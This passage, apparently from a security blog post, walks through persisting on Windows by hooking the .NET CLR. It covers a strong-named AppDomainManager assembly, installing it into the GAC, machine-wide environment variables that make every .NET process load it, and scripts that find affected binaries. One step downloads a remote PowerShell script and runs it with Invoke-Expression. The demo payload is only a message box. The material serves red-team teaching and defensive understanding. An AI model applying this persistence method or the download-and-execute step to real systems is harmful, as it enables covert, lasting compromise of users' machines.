
```
using System;

namespace Context {
    public sealed class CLRHooking : AppDomainManager {

        public override void InitializeNewDomain(AppDomainSetup appDomainInfo) {
            System.Windows.Forms.MessageBox.Show("Hook my CLR!");
            return;
        }
    }
}
```

Firstly, a namespace called 'Context' is created, which is only for organisation purposes. Secondly, a public class called 'CLRHooking' implements the 'System.AppDomainManager' class via the ':' operator. Please note that the class is sealed, which means that other classes cannot inherit from 'CLRHooking'. Finally, the 'InitializeNewDomain' method from the 'System.AppDomainManager' class is overwritten and will display a message box when called.

In order to compile the above C# code into a strong-name assembly an SNK file is required. The Strong Name Tool 'sn.exe' from the Windows SDK can be used in order to create a new SNK file. The '-k' flag is used to specify the key length.



```


Administrator: Windows PowerShell
PS C:\Users\Context>
PS C:\Users\Context> 'C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.6.1 Tools\sn.exe'
>> -k 4096 key.snk

Microsoft (R) .NET Framework Strong Name Utility  Version 4.0.30319.0
Copyright (c) Microsoft Corporation.  All rights reserved.

Key pair written to key.snk
PS C:\Users\Context>
  
```

Finally, the C# compiler 'csc.exe' that comes with the .Net Framework can be invoked to compile the code into a strong-name assembly. The '/target:library' flag means that the code will be compiled into a library (aka DLL). For a Windows executable that would be '/target:winexe'. The '/keyfile:' flag is used to specify the SNK file that will be used to sign the assembly. The '/out:' flag is used to specify the name of the output file. The last parameter is the C# code that will be compiled

The strong-name assembly is now ready to be installed into the GAC. Once again, the PowerShell script we used earlier (<https://gitlab.com/snippets/1878274>) can be used:



```


Select Administrator: Windows PowerShell
PS C:\Windows\system32>
PS C:\Windows\system32> [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12
PS C:\Windows\system32> $Script = (New-Object System.Net.WebClient).DownloadString("https://gitlab.com/snippets/1878274/raw")
PS C:\Windows\system32> Invoke-Expression $Script
PS C:\Windows\system32>
PS C:\Windows\system32> Install-AssemblyIntoGAC -Location C:\Users\Context\Desktop\Context.CLRHooking.dll
[*] Install strong-name assembly into GAC

[*] .Net Framework < 4.0 path: C:\Windows\assembly\GAC_MSIL\Context.CLRHooking\
[*] .Net Framework >= 4.0 path: C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Context.CLRHooking\

[*] .Net Framework < 4.0 folder: C:\Windows\assembly\GAC_MSIL\Context.CLRHooking\v4.0.0.0.0__b2be75e4296d77ad\
[*] .Net Framework >= 4.0 folder: C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Context.CLRHooking\v4.0.0.0.0__b2be75e4296d77ad\

[*] COMPLUS_Version= v4.0.30319
[*] APPDOMAIN_MANAGER_ASM= Context.CLRHooking, Version=0.0.0.0, Culture=neutral, PublicKeyToken=b2be75e4296d77ad
[*] APPDOMAIN_MANAGER_TYPE= Context.CLRHooking
PS C:\Windows\system32>
  
```

To set system environment variables the following PowerShell cmdlets can be executed.



```

Administrator: Windows PowerShell
PS C:\Windows\system32>
PS C:\Windows\system32> $target = [System.EnvironmentVariableTarget]::Machine
PS C:\Windows\system32> $asm_name = "Context.CLRHooking Version=0.0.0.0 Culture=neutral PublicKeyToken=2526b3c773196918"
PS C:\Windows\system32> $asm_type = "Context.CLRHooking"
PS C:\Windows\system32> $com_version = "v4.0.30319"
PS C:\Windows\system32>
PS C:\Windows\system32> [System.Environment]::SetEnvironmentVariable("APPDOMAIN_MANAGER_ASM", $asm_name, $target)
PS C:\Windows\system32> [System.Environment]::SetEnvironmentVariable("APPDOMAIN_MANAGER_TYPE", $asm_type, $target)
PS C:\Windows\system32> [System.Environment]::SetEnvironmentVariable("COMPLUS_Version", $com_version, $target)
PS C:\Windows\system32>
  
```

At this point, any process that invokes the CLR will execute code within the overridden "InitializeNewDomain" method of the installed strong-name assembly, which will display a message box.


Any process that invokes the CLR is vague; consequently, a reliable way to find processes that are using the CLR must be identified.

Identifying .Net Framework-Based Application

As mentioned, any .Net Framework-based application that invokes the CLR, should execute the code within the strong-name assembly; however, there is no list of these applications.

DLLs used by the .Net Framework were previously identified and will be leveraged to enumerate applications that are loading them.

A first solution is to use the “tasklist.exe” DOS command, which display all currently running processes, in conjunction with the “/m” flag that filter processes using a given DLL name.



```

Administrator: Windows PowerShell
PS C:\Windows\system32>
PS C:\Windows\system32> .tasklist.exe /m "mscor*"

Image Name                               PID Modules
-----
explorer.exe                             2968 mscoree.dll, mscoreei.dll, mscorlib.ni.dll
WmiPrvSE.exe                             4616 mscoree.dll, mscoreei.dll
powershell.exe                           5212 mscoree.dll, mscoreei.dll, mscorlib.ni.dll
SnippingTool.exe                         7556 mscoree.dll, mscoreei.dll, mscorlib.ni.dll
KeePass.exe                              1556 MSCOREE.DLL, mscoreei.dll, mscorlib.ni.dll
KeePass.exe                              5200 MSCOREE.DLL, mscoreei.dll, mscorlib.ni.dll
WerFault.exe                             6932 mscordacwks.dll
OUTLOOK.EXE                              1964 mscoree.dll, mscoreei.dll
WINWORD.EXE                              2092 mscoree.dll, mscoreei.dll, mscorlib.ni.dll
EXCEL.EXE                                 232 mscoree.dll, mscoreei.dll
PS C:\Windows\system32>
  
```

As shown, applications like Microsoft Office Word, explorer or PowerShell are using CLR’s DLL, which means they should execute the code within the strong-name assembly.

The problem with this solution is that 'tasklist.exe' only shows currently running processes. A better and more accurate way to list .Net Framework-based application needs to be found.

A PowerShell Module is a group of functions and scripts that are based on the same purpose (e.g. reverse engineering, post-exploitation, active directory enumeration).

Matt Graeber (@mattifestation) released a PowerShell module dedicated to reverse engineering: <https://github.com/mattifestation/PowerShellArsenal> (<https://github.com/mattifestation/PowerShellArsenal>)

The 'PowerShellArsenal' module contains one function called 'Get-PE' that can be used to parse the DOS header of a PE file in order to extract information such as the architecture, the module name or the list of imported DLLs; and their function name.

In order to use the 'Get-PE' function, the module must be installed in one of the following PSModulePath:

- %Windir%\System32\WindowsPowerShell\v1.0\Modules
- %UserProfile%\Documents\WindowsPowerShell\Modules
- %ProgramFiles%\WindowsPowerShell\Modules

For this example, the module will be installed in the PowerShell module folder of the 'Context' user.

```

Administrator: Windows PowerShell
PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12
PS C:\Windows\system32> $Uri = "https://github.com/mattifestation/PowerShellArsenal/archive/master.zip"
PS C:\Windows\system32> Invoke-WebRequest -Uri $Uri -OutFile C:\Users\Context\PowerShellArsenal.zip
PS C:\Windows\system32>
PS C:\Windows\system32> Expand-Archive -LiteralPath C:\Users\Context\PowerShellArsenal.zip `
>> -DestinationPath C:\Users\Context\Documents\WindowsPowerShell\Modules\
PS C:\Windows\system32>
PS C:\Windows\system32> Move-Item -Path C:\Users\Context\Documents\WindowsPowerShell\Modules\PowerShellArsenal-master `
>> -Destination C:\Users\Context\Documents\WindowsPowerShell\Modules\PowerShellArsenal\
PS C:\Windows\system32>

```

Then, the module can be imported and used to analyse a PE file; for example, powershell.exe

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Context> Import-Module PowerShellArsenal
PS C:\Users\Context> Get-ChildItem -Path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | Get-PE

ProcessId      :
BaseAddress    :
ModuleName     : {C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe}
Bits           : 64
DOSHeader      : PE.IMAGE_DOS_HEADER
NTHeader       : PE.IMAGE_NT_HEADERS64
SectionHeaders : { .text, .rdata, .data, .pdata...}
ImportDirectory : {@(ForwaderChain=0; OriginalFirstThunk=82896; TimeDateStamp=0; Name=msvcrt.dll; FirstThunk=53688),
                  @(ForwaderChain=0; OriginalFirstThunk=82272; TimeDateStamp=0; Name=ATL.DLL; FirstThunk=53064),
                  @(ForwaderChain=0; OriginalFirstThunk=82288; TimeDateStamp=0; Name=KERNEL32.dll; FirstThunk=53080),
                  @(ForwaderChain=0; OriginalFirstThunk=82808; TimeDateStamp=0; Name=OLEAUT32.dll;
                  FirstThunk=53600)...}
Imports        : {@(FT=83694; OFT=83694; FunctionName=_unlock; RVA=83694; Ordinal=; ModuleName=msvcrt.dll),
                  @(FT=83686; OFT=83686; FunctionName=_lock; RVA=83686; Ordinal=; ModuleName=msvcrt.dll), @(FT=83662;
                  OFT=83662; FunctionName=_commode; RVA=83662; Ordinal=; ModuleName=msvcrt.dll), @(FT=83704;
                  OFT=83704; FunctionName=__dllonexit; RVA=83704; Ordinal=; ModuleName=msvcrt.dll)...}
ExportDirectory :
Exports         :

PS C:\Users\Context>

```


As previously mentioned, the list of all the imports, which are all the DLLs and functions used by the PE file can be found via the following PowerShell Cmdlets:

```

Windows PowerShell
PS C:\Users\Context>
PS C:\Users\Context> $spe = Get-ChildItem -Path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | Get-PE
PS C:\Users\Context> ($spe.Imports | Select ModuleName | Get-Unique -AsString).ModuleName
msvcrt.dll
ATL.DLL
KERNEL32.dll
OLEAUT32.dll
ADVAPI32.dll
OLE32.dll
USER32.dll
mscoree.dll
PS C:\Users\Context>

```

Once again it has shown that the 'powershell.exe' PE file is importing 'mscorlib.dll', meaning that starting a new PowerShell process will execute the code within the strong-name assembly.



Indeed, starting a new PowerShell process displays a message box.

The previous PowerShell Cmdlets can be improved in order to analyse more than just one PE file. For example, the following PowerShell function lists all PE files in a given directory, then leverages the "Get-PE" function to get the list of all imported DLLs for each PE file. Finally, the function checks, with a regular expression for whether a .Net Framework DLL is imported.

The code can be found here on GitLab.

(<https://gitlab.com/am0nsec/powertools/blob/master/misc/Find-DotNetFrameworkBinaries.ps1>)

```

function Find-DotNetFrameworkBinaries {
    Param(
        [parameter(Mandatory=$true)]
        [string]$Location
    )


    Write-Host "[*] Paul Lainé (@am0nsec)"
    Write-Host "[*] List all binaries that are using .Net Framework`n"

    Try {
        Import-Module PowerShellArsenal
    } catch {
        Write-Host "[-] PowerShellArsenal module not found!"
        exit
    }

    $pes = Get-ChildItem $Location -Recurse -ErrorAction SilentlyContinue -WarningAction SilentlyContinue
    Foreach ($pe in $pes) {
        $imports = ($pe.Imports | select ModuleName | Get-Unique -AsString).ModuleName
        Foreach ($module in $imports) {
            if ($module -match "^mscor(.+)\.dll" -or $module -match "^clr\.dll$") {
                $pe.ModuleName
                break
            }
        }
    }
}

```

The following PE files can be found within the 'C:\Windows\System32' directory by importing and executing the above PowerShell function.




```

Administrator: Windows PowerShell
PS C:\Windows\system32>
PS C:\Windows\system32> Import-Module C:\Users\Context\Find-DotNetFrameworkBinaries.ps1
PS C:\Windows\system32> Find-DotNetFrameworkBinaries -Location C:\Windows\System32\*.exe
[*] Paul Lainé (@am0nsec)
[*] List all binaries that are using .Net Framework

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Windows\System32\aitstatic.exe
C:\Windows\System32\FileHistory.exe
C:\Windows\System32\Microsoft.Uev.SyncController.exe
C:\Windows\System32\PresentationHost.exe
C:\Windows\System32\ScriptRunner.exe
C:\Windows\System32\stordiag.exe
C:\Windows\System32\UevAgentPolicyGenerator.exe
C:\Windows\System32\UevAppMonitor.exe
C:\Windows\System32\UevTemplateBaselineGenerator.exe
C:\Windows\System32\UevTemplateConfigItemGenerator.exe
PS C:\Windows\system32>

```

This can then be confirmed by executing, for example 'C:\Windows\System32\FileHistory.exe'.



It should be noted that a number of applications are using the .Net Framework on Windows. The most noticeable is “explorer.exe”, which is executed, at least, every time a user authenticates into the system.

Final Notes

We should now understand the basics of .Net internals and how it is possible to persist on a Microsoft Windows system by leveraging the Common Language Runtime. Moreover, we should be able to create our own strong-name assembly that implements the System.AppDomainManager class and searches for .Net-Framework-based applications on our system.

For the purpose of this blog post the strong-name assembly only displays a message box; however, this hook of the CLR can be used to execute any C# code (e.g. platform invoke).

Appendices

APPENDIX A.

This persistence technique was tested against the following versions of Windows

Windows OS

Microsoft Windows 10 Pro

Windows Version

10.0.17763

Windows OS**Windows Version**

Microsoft Windows 10 Enterprise

10.0.17763

APPENDIX B.

The following PowerShell function can be used to automatically install a strong-name assembly into the GAC of a system and then change the system environment variables accordingly.

<https://gitlab.com/am0nsec/powertools/blob/master/persistence/Invoke-ClrHooking.ps1>
(<https://gitlab.com/am0nsec/powertools/blob/master/persistence/Invoke-ClrHooking.ps1>)

References

- [1] Tour of .Net – <https://docs.microsoft.com/en-us/dotnet/standard/tour#generics>
(<https://docs.microsoft.com/en-us/dotnet/standard/tour#generics>)
- [2] .NET architectural components - <https://docs.microsoft.com/en-us/dotnet/standard/components> (<https://docs.microsoft.com/en-us/dotnet/standard/components>)
- [3] Application domains - <https://docs.microsoft.com/en-us/dotnet/framework/app-domains/application-domains> (<https://docs.microsoft.com/en-us/dotnet/framework/app-domains/application-domains>)
- [4] How the Runtime Locates Assemblies - <https://docs.microsoft.com/en-us/dotnet/framework/deployment/how-the-runtime-locates-assemblies#step-1-examining-the-configuration-files> (<https://docs.microsoft.com/en-us/dotnet/framework/deployment/how-the-runtime-locates-assemblies#step-1-examining-the-configuration-files>)